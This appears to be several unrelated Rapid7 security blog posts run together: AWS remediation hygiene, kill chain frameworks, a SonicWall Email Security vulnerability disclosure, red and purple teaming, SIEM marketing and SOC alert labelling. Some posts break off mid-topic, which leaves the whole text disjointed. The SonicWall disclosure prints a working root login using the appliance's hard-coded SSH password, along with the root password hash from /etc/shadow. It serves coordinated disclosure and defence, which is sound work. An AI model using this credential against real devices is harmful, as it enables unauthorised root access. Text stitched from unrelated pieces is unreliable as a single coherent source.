
This entry will be the last in our series based on The 4 Levels of Automated Remediation. After the previous 3 steps—where we discussed everything from logging to best practices to account hygiene—it’s time to talk about the actions that really let you calibrate and control the kind of remediation you’re looking to get out of the process. We’ll once again use AWS as our case study and jumping-off point for keeping your cloud environments clean and (as) free (as possible) of misconfigurations at this “classic” level of automated remediation.
Key off on APIs
Deactivate them. If they’re old, that is. Since API keys essentially authenticate traffic for 2 things that really need to talk to each other, it’s a good rule of thumb to regularly and continually “rotate” your API keys so that anyone—or anything—with malicious intent is kept guessing. This is probably the most obvious hygiene action we’ll discuss here. The AWS Secrets Manager platform enables:
Creation and protection of “secrets” that manage API keys
Rotation of API keys
Auditing of credential rotation for your cloud resources
Scheduled/automatic rotation of keys, aka secrets
Delete the nondescriptors
Those newly provisioned Security Group (SG) rules may not have a description. Why would that be? When found, it doesn’t really matter. They’re liabilities and they should be deleted. SG rules allow you to really get into the fine-grained nitty gritty of control over the traffic moving in and out of instances on your cloud infrastructure.
If an SG rule is indeed newly provisioned and lacks a descriptor, odds are it isn’t a priority and workflow isn’t dependent on it. Security Group rules are supposed to simplify operations, so if it does the opposite of that by being a mystery, then simplify it by getting rid of it.
Tear up the untagged
More to the point, it’s another good hygiene rule of thumb to delete instances that aren’t properly tagged. The whole point of tagging, much like adding descriptions, is to quickly categorize and find all of your many resources. Thus, if something isn’t tagged as it should be or you stumble upon an instance that is wholly untagged, then it’s time for it to go. But as stated in this AWS tagging guide, you must be specific about your deletion process:
You can’t terminate, stop, or delete a resource based solely on its tags; you must specify the resource identifier. For example, to delete snapshots that you tagged with a tag key called DeleteMe, you must use the DeleteSnapshots action with the resource identifiers of the snapshots, such as snap-1234567890abcdef0.
Privatize public buckets
As AWS also states, new S3 buckets do not allow public access. However, much like the context surrounding the suggestions above, somewhere along the way public access was granted for one reason or another, and vulnerabilities were created. So here’s another good hygiene rule of thumb: zero out Access Control Lists (ACLs); they’re what you would use to grant public access to buckets. It’s also a good idea to activate all “block public access” settings.
Ready to rock (automated) remediation?
If your team is ready to activate automated remediation, good for you. Learning all 4 levels of automated remediation will also allow your organization to gradually become acquainted with the process and ultimately strengthen your cloud security.
At a quick glance, it seems like the title of this blog is “government hygiene.” Most likely, that wouldn’t be a particularly exciting read, but we’re hoping you might be engaged enough to gain a few takeaways from this fourth piece in our series on automating remediation and how it can benefit your team and cost center.
The best way to mold a solution that makes sense for your company and cloud security is by adding actions that cause the fewest deviations in your day-to-day operations. Of course, there are several best-practice use cases that can make sense for your organization. Let’s take a look at a few so you can decide which one(s) work(s) for you.
Environment enforcement
Sandboxes are designed to be safe spaces, so they should also be clean spaces. As Software Development Life Cycles (SDLC) accelerate and security posture moves increasingly left into the hands of the developers spinning things up, it’s important to not only isolate and lock down your sandbox space, but to create a repeat cleaning schedule. Your software release cycle can also act as regularly scheduled sandbox maintenance.
No exemptions for expensive instances
Spinning up instances that suck up resources from other critical applications can cost you. Sometimes they’re necessary, often they’re not. Whether it’s by cost, family type, or hardware specs, continuous monitoring is key so that even when unnecessarily resource-intensive processes aren’t automatically killed, you still have a good idea of what’s costing too much time and too much money. AWS CloudWatch, for instance, can help you monitor EC2 instances by stopping and starting them at scheduled intervals.
Cleanliness ≠ costliness
Properly automating anything in cloud security is ultimately going to save money for the organization. But, as we’ve discussed to some extent above and throughout this series, you’ll want to make sure automation isn’t creating unnecessary instances, orphaning outdated resources, or stagnating old snapshots and unused databases. Yep, there are a lot of things that can start to add up and begin puffing out a budget. Creating more efficient data pipelines and discovering which parts of the remediation process are the most labor-intensive can help identify where you should focus effort and resources. In this way, you can begin to target those areas that will require the most regular hygiene and cleanup.
Put a cork in the port (exposure)
Since everything on the internet is communicated and transferred via ports, it’s probably a good idea to think about locking down exposed ports that may be running protocols like Secure Shell (SSH) or Remote Desktop (RDP). Automating this type of cleanup will require knowing, similar to the above section, which ports do most of the heavy lifting in the daily rhythms of your cloud -security operations. If a port isn’t being used in a meaningful way — or you simply don’t have any idea what its use is — best to shut it down.
Stay vigilant while basking in benefits
Ensuring you’re getting the most organized automation framework as possible takes work, but it’s considerably less work than if you had no framework at all. Automating good governance and hygiene practices can add time saved to the overall benefits gained from this work. But, we must all be good monitors of these processes and put checks in place to ensure your automation framework actually works for you and continues to save time and effort for years to come.
With that, we’re ready for a deep-dive into the final of 4 Levels of Automated Remediation. You can also read the previous entry in this series here.
In an effort to save time (and your sanity) I’ve created the following graph to illustrate the differences between the different kill chains:
What’s the bottom line? To paraphrase a line from the film The Gentlemen, “for (almost) every use case there is a kill chain, and for every kill chain a strategy.” Focused on malware defense or security awareness? The Cyber Kill Chain is worth a look. Need to assess your operational capabilities? MITRE ATT&CK. Looking to accurately model the behavior of attackers? Unified Kill Chain is “the way” (#mandalorian).
The Future
The kill chains of today (Lockheed Martin Cyber Kill Chain, MITRE ATT&CK, Unified Kill Chain) can trace their origins to a model first proposed by the military in the late 1990’s known as F2T2EA (find, fix, track, target, engage, and assess). However, as we all know, attackers and their attacks evolve over time—and the rate at which they are evolving continues to accelerate. Since our kill chains evolved from military strategy, it only makes sense to look at what’s happened in military strategy since the 90s to get a glimpse of where the evolution of the cyber kill chains may be heading.
A newer model used by special operators is F3EAD (find, fix, finish, exploit, analyze, and disseminate). Let’s take a quick look at how this applies to cyber operations:
Find: Ask “who, what, where, when, why” when looking at an event
Fix: Verify what was discovered in the previous phase (true positive / false positive)
Finish: Use the information from the previous 2 phases to determine a course of action and degrade/eliminate the threat
Exploit: Identify IOCs using information from the previous phases
Analyze: Fuse your self-generated intelligence with third-party sources to identify any additional anomalous activity occurring in the environment
Disseminate: Distribute the results of the previous phases within the Security Operations Center (SOC) and to additional key stakeholders
One thing missing from the F3EAD model when applied to cyber operations is the inclusion of automation, aka Security Orchestration and Automation and Response (SOAR). The gains in efficiency can greatly increase the speed at which the finish, exploit, and analyze phases can be completed. The first two phases, find and fix, are something I believe still requires the human touch due to the “fuzzy” (aka contextual) nature of events occurring within an organization.
The TLDR of the above? The future of kill chains must include the fusion of intelligence and automation without removing the human element from the equation. Until the equivalent of Skynet is invented, e.g. a truly sentient version of artificial intelligence capable of thinking in abstract ways, the “gut feeling” an analyst or incident responder gets when examining data will continue to be an advantage for us regular humans. Pairing this with the unmatched efficiency and speed gained by utilizing SOAR = winning!
The Verdict
Kill chains represent a comprehensive way to think about and visualize cyber attacks. Being able to communicate using a common lexicon (i.e. the terms and concepts in a kill chain) is critical to helping all levels of your organization understand the importance of security. However, I fear another fracturing of our lexicon will occur as more and newer versions of kill chains are introduced. Additionally, there appears to be an overreliance on only detecting and preventing the Tactics, Techniques, and Procedures (TTPs) found within these frameworks. Attackers have proven to be incredibly creative and endlessly resourceful, so their TTPs are going to change and evolve in ways we cannot yet imagine. This doesn’t mean we should discount the importance of using kill chains as part of our toolkit, but it should remain a part of our kit, and not the gold standard by which we judge the effectiveness of the security programs we have created.
——————
Jeffrey Gardner, Practice Advisor for Detection and Response at Rapid7, recently presented a deep dive into all things kill chain. In it, he discusses how these methodologies can help your security organization cut down on threats and drastically reduce breach response times. You can also read the previous entries in this series for a general overview of kill chains and the specific frameworks we’ve discussed.
The virtual, on-premises version of the SonicWall Email Security Appliance ships with an undocumented, static credential, which can be used by an attacker to gain root privileges on the device. This is an instance of CWE-798: Use of Hard-coded Credentials, and has an estimated CVSSv3 score of 9.1. This issue was fixed by the vendor in version 10.0.10, according to the vendor’s advisory, SNWLID-2021-0012.
Product Description
The SonicWall Email Security Virtual Appliance is a solution which “defends against advanced email-borne threats such as ransomware, zero-day threats, spear phishingand business email compromise (BEC).” It is in use in many industries around the world as a primary means of preventing several varieties of email attacks. More about SonicWall’s solutions can be found at the vendor’s website.
The session capture detailed below illustrates using the built-in SSH management interface to connect to the device as the root user with the password, “sonicall”.
This attack was tested on 10.0.9.6105 and 10.0.9.6177, the latest builds available at the time of testing.
wvu@kharak:~$ ssh -o stricthostkeychecking=no -o userknownhostsfile=/dev/null [email protected]
Warning: Permanently added '192.168.123.251' (ECDSA) to the list of known hosts.
For CLI access you must login as snwlcli user.
[email protected]'s password: sonicall
[root@snwl ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
[root@snwl ~]# uname -a
Linux snwl.example.com 4.19.58-snwl-VMWare64 #1 SMP Wed Apr 14 20:59:36 PDT 2021 x86_64 GNU/Linux
[root@snwl ~]# grep root /etc/shadow
root:Y0OoRLtjUwq1E:12605:0:::::
[root@snwl ~]# snwlcli
Login: admin
Password:
SNWLCLI> version
10.0.9.6177
SNWLCLI>
Impact
Given remote root access to what is usually a perimeter-homed device, an attacker can further extend their reach into a targeted network to launch additional attacks against internal infrastructure from across the internet. More locally, an attacker could likely use this access to update or disable email scanning rules and logic to allow for malicious email to pass undetected to further exploit internal hosts.
Remediation
As detailed in the vendor’s advisory, users are urged to use at least version 10.0.10 on fresh installs of the affected virtual host. Note that updating to version 10.0.10 or later does not appear to resolve the issue directly; users who update existing versions should ensure they are also connected to the MySonicWall Licensing services in order to completely resolve the issue.
For sites that are not able to update or replace affected devices immediately, access to remote management services should be limited to only trusted, internal networks — most notably, not the internet.
Disclosure Timeline
Rapid7’s coordinated vulnerability disclosure team is deeply impressed with this vendor’s rapid turnaround time from report to fix. This vulnerability was both reported and confirmed on the same day, and thanks to SonicWall’s excellent PSIRT team, a fix was developed, tested, and released almost exactly three weeks after the initial report.
April, 2021: Issue discovered by William Vu of Rapid7
Thu, Apr 22, 2021: Details provided to SonicWall via their CVD portal
Thu, Apr 22, 2021: Confirmed reproduction of the issue by the vendor
Thu, May 13, 2021: Update released by the vendor, removing the static account
This is the third and final installment in our 2021 series around attack surface analysis. In part 1 I offered a description and the value and challenge of vulnerability assessment. Part 2 explored the why and how of conducting penetration testing and gave some tips on what to look for when planning an engagement. In this installment I’ll detail the final 2 analysis techniques—red and purple teaming.

Previously, we rather generically defined a red team engagement as a capabilities assessment. Time to get a little more specific with our terminology with a better definition, once again courtesy of NIST:
“A [red team is a] group of people authorized and organized to emulate a potential adversary’s attack or exploitation capabilities against an enterprise’s security posture. The Red Team’s objective is to improve enterprise cybersecurity by demonstrating the impacts of successful attacks and by demonstrating what works for the defenders (i.e., the Blue Team) in an operational environment.”
If you’re scratching your head about now thinking “well, that sounds awful similar to a pentest,” I’ve put together the following table to help really illustrate the differences:
Additionally, like the various methodologies available for pentesting, red teams have different options in how they perform their engagements. The most common methodology that many of you have no doubt heard of is the MITRE ATT&CK framework, but there are others out there. Each of the options below has a different focus, whether it be red teaming for financial services or threat intel-based red teaming, so there is a flavor available to meet your needs:
TIBER-EU—Threat Intelligence-Based Ethical Red Teaming Framework
You may be thinking, “There’s no way I can stand up an internal red team, and I don’t have the budget for a professional engagement, but I would really like to test my blue team. How can I do this on my own!?” Well, you don’t have to! There are plenty of open source tools available to help you take that first step. While the following tools are nowhere near as capable or extensive as a human-led team, they do give a number of useful insights into potential weaknesses in your detection and response capabilities:
APTSimulator—Batch script for Windows that makes it look as if a system were compromised
Atomic Red Team—Detection tests mapped to the MITRE ATT&CK framework
Network Flight Simulator—Utility used to generate malicious network traffic and help teams to evaluate network-based controls and overall visibility
Red Team Automation (RTA)—Framework of scripts designed to allow blue teams to test their capabilities, modeled after MITRE ATT&CK
RedHunt-OS—Virtual machine loaded with a number of tools designed for adversary emulation and threat hunting
Lastly, before we head into a description of purple teaming, I want to reiterate what we’ve discussed this far. The goal of a red team engagement is not just discovering gaps in the detection and response capabilities of an organization. The purpose is to discover the blue team’s weaknesses in terms of processes, coordination, communication, etc., with the list of detection gaps being a byproduct of the engagement itself.
Purple Teaming
While the name may give away the upcoming discussion (red team + blue team = purple team), the purpose of the purple team is to enhance information sharing between both teams, not to replace or combine either team into a new entity.
Red Team = Tests an organization’s defensive processes, coordination, etc.
Blue Team = Understands attacker TTPs and designs defenses accordingly
Purple Team = Ensures both teams are cooperating
Red teams should share TTPs with the blue team
Blue teams should share knowledge of defensive actions with the red team
Realistically, if both of your teams are already doing this, then congratulations! You have a functional purple team. However, if you’re like me and are a fan of more form and structure, check out the illustration below:
Seems pretty simple right? In theory it is, but in practice it gets a little more difficult (though probably not in the way you’re thinking). The biggest hurdle to effective purple teaming is helping the blue and red teams overcome the competitiveness that exists between them. Team Blue doesn’t want to give away how they catch bad guys, and Team Red doesn’t want to give away the secrets of the dark arts. By breaking down those walls you can show Blue they’re better defenders by understanding how Red operates, and Red that they can enhance their effectiveness by expanding their knowledge of defensive operations in partnership with Blue. In this way, the teams will actually want to work together (and dogs and cats will start living together, MASS HYSTERIA).
I hope the information above is helpful as you determine which analysis strategy makes sense for you! Check out the other posts in this series for more information on additional analysis techniques to take your program to the next level:
When it comes to automating remediation, the second level we’ll discuss takes a bit of additional planning. This is so that users will see little to no impact in the account fundamentals automation process.
This framework aligns with the Center for Internet Security Amazon Web Services (CIS AWS) benchmark, which helps security organizations assess and improve processes by providing a set of unbiased industry best practices. Again, planning is the key here to calibrate automation properly and maintain hygiene of your cloud security. In this second level, let’s take a look at 3 housekeeping best practices that can have a tremendous impact when it comes to automating remediation.
Organize the unused
Security groups act as a sort of traffic control checkpoint. Specifically, AWS Launch Wizard will automatically create security groups that define inbound traffic. If you’re not careful, many of these groups could go unused and subsequently become vulnerabilities. Think of it this way: if a security group isn’t attached to an instance, why would you leave it hanging around, especially if it can be exploited?
This is why it’s a good idea to perform regular maintenance of these groups. If Launch Wizard is automatically provisioning resources, then the “why” of it all should be understood by all key players so that automation doesn’t create chaos and continues to work for you.
Delete the defaults
You should control and calibrate the rules that best suit the organization and its workflows. As such, a tip from your friendly team at Rapid7 for good housekeeping is to delete default rules for default security groups. In AWS, for example, if you don’t specify a group alignment for an instance, it’ll be assigned to the default security group. A default security group has an inbound default rule and an outbound default rule.
The inbound default rule opens the gates to inbound traffic from all instances aligned with a default security group.
The outbound default rule grants permission to all outbound traffic from any instance aligned with the same default security group.
Ensuring you have maximum control and visibility over that inbound and outbound traffic is just good hygiene, and will put checks on the process of creating default instances and any rules associated with them.
Protect AMI privacy
Ensuring the privacy status of an Amazon Machine Image (AMI) is also good hygiene. Essentially, setting an AMI to private enables individual access—so you and only you can use it—or you can assign access privileges to a specific list. This crucial step continues the best practice of closing your monitoring and cloud-security loops to fit the needs of your organization.
Stay in best-practice mode
If it seems like these 3 routines and rhythms are fundamentals of configuring automated remediation, that’s because they are. The thing is—and here’s another mention of the word—constant calibration is key in configuration processes. When there are so many details to lock into place, that’s when automation and its lasting benefits begin to make all the sense.
With that, we’re ready for a deep-dive into the third of 4 Levels of Automated Remediation. You can also read the previous entry in this series here.
Today’s security teams are facing more complexity than ever before. IT environments are changing and expanding rapidly, resulting in proliferating data as organizations adopt more tools to stay on top of their sprawling environments. And with an abundance of tools comes an abundance of alerts, leading to the inevitable alert fatigue for security operations teams. Research completed by Enterprise Strategy Group determined 40% of organizations use 10 to 25 separate security tools, and 30% use 26 to 50. That means thousands (or tens of thousands!) of alerts daily, depending on the organization’s size.
Fortunately, there’s a way to get the visibility your team needs and streamline alerts: leveraging a cloud-based SIEM. Here are a few key ways a cloud-based SIEM can help combat alert fatigue to accelerate threat detection and response.
Access all of your critical security data in one place
Traditional SIEMs focus primarily on log management and are centered around compliance instead of giving you a full picture of your network. The rigidity of these outdated solutions is the opposite of what today’s agile teams need. A cloud SIEM can unify diverse data sets across on-premises, remote, and cloud environments, to provide security operations teams with the holistic visibility they need in one place, eliminating the need to jump in and out of multiple tools (and the thousands of alerts that they produce).
With modern cloud SIEMs like Rapid7’s InsightIDR, you can collect more than just logs from across your environment and ingest data including user activity, cloud, endpoints, and network traffic—all into a single solution. With your data in one place, cloud SIEMs deliver meaningful context and prioritization to help you avoid an abundance of alerts.
Cut through the noise to detect attacks early in the attack chain
By analyzing all of your data together, a cloud SIEM uses machine learning to better recognize patterns in your environment to understand what’s normal and what’s a potential threat. The result? More fine-tuned detections so your team is only alerted when there are real signs of a threat.
Instead of bogging you down with false positives, cloud SIEMs provide contextual, actionable alerts. InsightIDR offers customers high-quality, out-of-the-box alerts created and curated by our expert analysts based on real threats—so you can stop attacks early in the attack chain instead of sifting through a mountain of data and worthless alerts.
Accelerate response with automation
With automation, you can reduce alert fatigue and further improve your SOC’s efficiency. By leveraging a cloud SIEM that has built-in automation, or has the ability to integrate with a security orchestration and automation (SOAR) tool, your SOC can offload a significant amount of their workload and free up analysts to focus on what matters most, all while still improving security posture.
A cloud SIEM with expert-driven detections and built-in automation enables security teams to respond to and remediate attacks in a fraction of the time, instead of manually investigating thousands of alerts. InsightIDR integrates seamlessly with InsightConnect, Rapid7’s security orchestration and automation response (SOAR) tool, to reduce alert fatigue, automate containment, and improve investigation handling.
With holistic network visibility and advanced analysis, cloud-based SIEM tools provide teams with high context alerts and correlation to fight alert fatigue and accelerate incident detection and response. Learn more about how InsightIDR can help eliminate alert fatigue and more by checking out our outcomes pages.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
As the threat landscape continues to evolve in size and complexity, so does the security skills and resource gap, leaving organizations both understaffed and overwhelmed. An ESG study found that 63% of organizations say security is more difficult than it was two years ago. Teams cite the growing attack surface, increasing alerts, and bandwidth as key reasons.
For their research, ESG surveyed hundreds of IT and cybersecurity professionals to gain more insights into strategies for driving successful security analytics and operations. Read the highlights of their study below, and check out the full ebook, “The Rise of Cloud-Based Security Analytics and Operations Technologies,” here.
The attack surface continues to grow as cloud adoption soars
Many organizations have been adopting cloud solutions, giving teams more visibility across their environments, while at the same time expanding their attack surface. The trend toward the cloud is only continuing to increase—ESG’s research found that 82% of organizations are dedicated to moving a significant amount of their workload and applications to the public cloud. The surge in remote work over the past year has arguably only amplified this, making it even more critical for teams to have detection and response programs that are more effective and efficient than ever before.
Organizations are looking toward consolidation to streamline incident detection and response
ESG found that 70% of organizations are using a SIEM tool today as well as an assortment of other other point solutions, such as an EDR or Network Traffic Analysis solution. While this fixes the visibility issue plaguing security teams today, it doesn’t help with streamlining detection and response, which is likely why 36% of cybersecurity professionals say integrating disparate security analytics and operations tools is one of their organization’s highest priorities. Consolidating solutions drastically cuts down on false-positive alerts, eliminating the noise and confusion of managing multiple tools.
Combat complexity and drive efficiency with the right cloud solution
A detection and response solution that can correlate all of your valuable security data in one place is key for accelerated detection and response across the sprawling attack surface. Rapid7’s InsightIDR provides advanced visibility by automatically ingesting data from across your environment—including logs, endpoints, network traffic, cloud, and use activity—into a single solution, eliminating the need to jump in and out of multiple tools and giving hours back to your team. And with pre-built automation workflows, you can take action directly from within InsightIDR.
InsightIDR was built in the cloud to support dynamic and rapidly changing environments—including remote workers, hybrid cloud and on-premises architectures, and fully cloud environments. Today, more and more organizations are adopting multi-cloud or hybrid environments, creating increasingly more dispersed security environments. According to the 2020 IDG Cloud Computing Survey, 92% of organization’s IT environments are at least somewhat cloud today, and more than half use multiple public clouds.
To further provide support and monitoring capabilities for our customers, we recently added Google Cloud Platform (GCP) as an event source in InsightIDR. With this new integration, you’ll be able to collect user ingress events, administrative activity, and log data generated by GCP to monitor running instances and account activity within InsightIDR. You can also send firewall events to generate firewall alerts in InsightIDR, and threat detection logs to generate third-party alerts.
This new integration allows you to collect GCP data alongside your other security data in InsightIDR for expert alerting and more streamlined analysis of data across your environment.
Find Google Cloud threats fast with InsightIDR
Once you add GCP support, InsightIDR will be able to see users logging in to Google Cloud as ingress events as if they were connecting to the corporate network via VPN, allowing teams to:
Detect when ingress activity is coming from an untrusted source, such as a threat IP or an unusual foreign country.
Detect when users are logging into your corporate network and/or your Google Cloud environment from multiple countries at the same time, which should be impossible and is an indicator of a compromised account.
Detect when a user that has been disabled in your corporate network successfully authenticates to your Google Cloud environment, which may indicate a terminated employee has not had their access revoked from GCP and is now connected to the GCP environment.
For details on how to configure and leverage the GCP event source, check out our help docs.
Looking for more cloud coverage? Learn how InsightIDR covers both Azure and AWS cloud environments.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
If you’ve ever worked in a Security Operations Center (SOC), you know that it’s a special place. Among other things, the SOC is a massive data-labeling machine, and generates some of the most valuable data in the cybersecurity industry. Unfortunately, much of this valuable data is often rendered useless because the way we label data in the SOC matters greatly. Sometimes decisions made with good intentions to save time or effort can inadvertently result in the loss or corruption of data.
Thoughtful measures must be taken ahead of time to ensure that the hard work SOC analysts apply to alerts results in meaningful, usable datasets. If properly recorded and handled, this data can be used to dramatically improve SOC operations. This blog post will demonstrate some common pitfalls of alert labeling, and will offer a new framework for SOCs to use—one that creates better insight into operations and enables future automation initiatives.
First, let’s define the scope of “SOC operations” for this discussion. All SOCs are different, and many do much more than alert triage, but for the purposes of this blog, let’s assume that a “typical SOC” ingests cybersecurity data in the form of alerts or logs (or both), analyzes them, and outputs reports and action items to stakeholders. Most importantly, the SOC decides which alerts don’t represent malicious activity, which do, and, if so, what to do about them. In this way, the SOC can be thought of as applying “labels” to the cybersecurity data that it analyzes.
There are at least three main groups that care about what the SOC is doing:
SOC leadership/management
Customers/stakeholders
Intel/detection/research
These groups have different and sometimes overlapping questions about each alert. We will try to categorize these questions below into what we are now calling the Status, Malice, Action, Context (SMAC) model.
Status: SOC leaders and MDR/MSSP management typically want to know: Is this alert open? Is anyone looking at it? When was it closed? How long did it take?
Malice: Detection and threat intel teams want to know whether signatures are doing a good job separating good from bad. Did this alert find something malicious, or did it accidentally find something benign?
Action: Customers and stakeholders want to know if they have a problem, what it is, and what to do about it.Context: Stakeholders, intelligence analysts, and researchers want to know more about the alert. Was it a red team? Was it internal testing? Was it the malware tied to advanced persistent threat (APT) actors, or was it a “commodity” threat? Was the activity sinkholed or blocked?

What do these dropdowns all have in common? They are all trying to answer at least two—sometimes three or four—questions with only one drop down menu. Menu 1 has labels that indicate Status and Malice. Menu 2 covers Status, Malice, and Context. Menu 3 is trying to answer all four categories at once.
